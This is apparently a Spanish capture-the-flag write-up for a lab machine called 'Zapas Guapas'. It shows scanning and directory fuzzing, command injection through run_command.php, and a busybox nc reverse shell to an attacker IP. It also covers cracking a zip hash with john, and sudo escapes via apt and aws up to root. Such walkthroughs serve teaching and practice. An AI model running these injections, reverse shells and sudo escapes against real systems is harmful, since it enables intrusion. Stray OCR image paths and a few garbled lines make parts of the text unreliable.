ZAPAS GUAPAS

Primero vamos a analizar la red en busca de la máquina:

```
❯ sudo arp-scan -I ens33 --localnet
192.168.0.105   08:00:27:1a:2e:39
```

Ahora vamos a ver los puertos que tiene abiertos la máquina:

```
❯ nmap -sS -p- --open --min-rate 5000 -n -vvv -Pn 192.168.0.105 -oG allPorts
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
```

Ahora vamos a ver si encontramos más información en los puertos:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 7e:42:d0:d4:c9:36:f4:f8:e6:77:c2:c6:7e:25:dc:ff (ECDSA)
|_  256 6f:a0:50:44:9f:a2:fb:99:40:f3:90:af:56:cc:34:e3 (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Zapasguapas
MAC Address: 08:00:27:1A:2E:39 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ahora analizamos la web y vemos que no hay nada, por lo que vamos a aplicar fuzzing para buscar más directorios:

```
❯ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.0.105 -x .php,.txt,.html
```

```
/.php                   (Status: 403) [Size: 278]
/.html                  (Status: 403) [Size: 278]
/images                 (Status: 301) [Size: 315] [--> http://192.168.0.105/images/]
/index.html             (Status: 200) [Size: 14085]
/contact.html           (Status: 200) [Size: 7694]
/about.html             (Status: 200) [Size: 8764]
/login.html             (Status: 200) [Size: 2090]
/bin                    (Status: 301) [Size: 312] [--> http://192.168.0.105/bin/]
/css                    (Status: 301) [Size: 312] [--> http://192.168.0.105/css/]
/lib                    (Status: 301) [Size: 312] [--> http://192.168.0.105/lib/]
/js                     (Status: 301) [Size: 311] [--> http://192.168.0.105/js/]
/javascript             (Status: 301) [Size: 319] [--> http://192.168.0.105/javascript/]
/include                (Status: 301) [Size: 316] [--> http://192.168.0.105/include/]
/testimonial.html       (Status: 200) [Size: 8587]
/nike.php               (Status: 200) [Size: 2362]
/.html                  (Status: 403) [Size: 278]
/.php                   (Status: 403) [Size: 278]
/server-status          (Status: 403) [Size: 278]
```

Y vemos un login.html, el cual a priori no tiene nada, pero si vemos el código fuente vemos lo siguiente:


```
<script>
    document.getElementById("loginForm").addEventListener("submit", function(event) {
        event.preventDefault(); // Evitar que el formulario se envíe de forma predeterminada

        var username = document.getElementById("username").value;
        var password = document.getElementById("password").value;

        // Ejecutar el comando proporcionado como contraseña
        var xhr = new XMLHttpRequest();
        xhr.onreadystatechange = function() {
            if (xhr.readyState == 4 && xhr.status == 200) {
                document.getElementById("result").innerHTML = xhr.responseText; // Mostrar el resultado en el div result
            }
        };
        xhr.open("GET", "run_command.php?username=" + encodeURIComponent(username) + "&password=" + encodeURIComponent(password), true);
        xhr.send();

        // Limpiar los campos después de mostrar el mensaje de alerta
        document.getElementById("username").value = "";
        document.getElementById("password").value = "";
    });
</script>
```

Este script el cual si nos fijamos, tiene un run_command.php, entonces vamos a probar poniendo whoami tanto en usuario como contraseña:



Como vemos, podemos ejecutar comandos desde aquí ahora vamos a ir a burpsuite para seguir:

Primero encendemos el proxy y tras recargar y enviarlo nos lo mandamos al repeater.

Una vez lo tenemos, vamos a indicar que queremos en vez utilizar /login.html, usar run_command.php:

```
GET /run_command.php?username=whoami&password=whoami HTTP/1.1
Host: 192.168.0.105
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

d

```
<pre>
  www-data
</pre>
```

Ahora, haciendo pruebas, vemos que el que ejecuta el comando de los dos es password, por lo que vamos a pasarnos una bash a través de ahí:

Primero nos abrimos el puerto 443:

```
❯ nc -nlvp 443
listening on [any] 443 ...
```

Ahora vamos a mandarnos la bash, y tras probar un rato, vemos que lo que no ha funcionado es lo siguiente:

```
GET /run_command.php?username=whoami&password=busybox+nc+192.168.0.34+443+-e+sh H
Host: 192.168.0.105
```


```
whoami
www-data
```

Hemos encontrado dos usuarios, proadidas y pronike, y dentro de pronike vemos una nota que dice lo siguiente:


```
Creo que proadidas esta detras del robo de mi contraseña
```


Vamos a investigar esto y ver si por fuerza bruta podemos encontrarla.

Encontramos un archivo zip en la carpeta opt:



Vamos a obtenerla a través de un pequeño servidor en python ya que sabemos que esta instalado:






Ahora si hacemos unzip nos pide una contraseña, pero vamos a obtener el hash de archivo con john:

d

Y ahora utilizando john podemos intentar descifrar el archivo:



Y abrimos el archivo:

```
❯ unzip importante.zip
Archive:  importante.zip
[importante.zip] password.txt password:
  inflating: password.txt
❯ ls
hash  importante.zip  password.txt
❯ cat password.txt
```

```
File: password.txt
1  He conseguido la contraseña de pronike. Adidas FOREVER!!!!
2
3  pronike11
```

Y ya tenemos la contraseña de pronike:

```
❯ ssh pronike@192.168.0.105
```

```
pronike@zapasguapas:~$ whoami
pronike
```

Con sudo -l encontramos lo siguiente:

```
pronike@zapasguapas:/home$ sudo -l
Matching Defaults entries for pronike on z
    env_reset, mail_badpass, secure_path=/

User pronike may run the following commanc
    (proadidas) NOPASSWD: /usr/bin/apt
```

Podemos ejecutar apt como proadidas y así conseguir una bash:

```
sudo -u proadidas apt changelog apt
```

```
!/bin/bash
```

```
proadidas@zapasguapas:/home$ whoami
proadidas
```

Y ahora ya tenemos que escalar a root.

```
proadidas@zapasguapas:/home$ sudo -l
Matching Defaults entries for proadid
    env_reset, mail_badpass, secure_p

User proadidas may run the following
    (proadidas) NOPASSWD: /usr/bin/ap
    (root) NOPASSWD: /usr/bin/aws
```

Podemos ejecutar aws como root, por lo que vamos a hacer lo siguiente:

```
sudo aws help
```

```
        o json
 !/bin/bash
```

Y ya somos root:

```
root@zapasguapas:/home# whoami
root
```